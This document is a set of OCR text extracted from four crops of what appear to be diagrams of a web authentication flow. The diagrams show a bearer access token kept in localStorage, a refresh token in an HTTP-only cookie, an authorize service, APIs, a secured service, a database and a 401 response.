

Client
Authorize: Bearer
A
Cookie:
R
Cookies
R
HTTP-Only
localStorage
A
Authorize
Service
APIs
Secured
Service
DB



Client
Authorize: Bearer A
Cookie: R
Cookies
R HTTP-Only
localStorage
A
Authorize Service
APIs
Secured Service
A
DB



Authorize
Service
Client
APIs
DB
Authorize: Bearer A
Cookie: R
Secured
Service
A
Cookies
R HTTP-Only
localStorage
A



Authorize Service
401 Unauthorized
Client
APIs
DB
Authorize: Bearer A
Cookie: R
Secured Service
A
Cookies
R HTTP-Only
localStorage
A

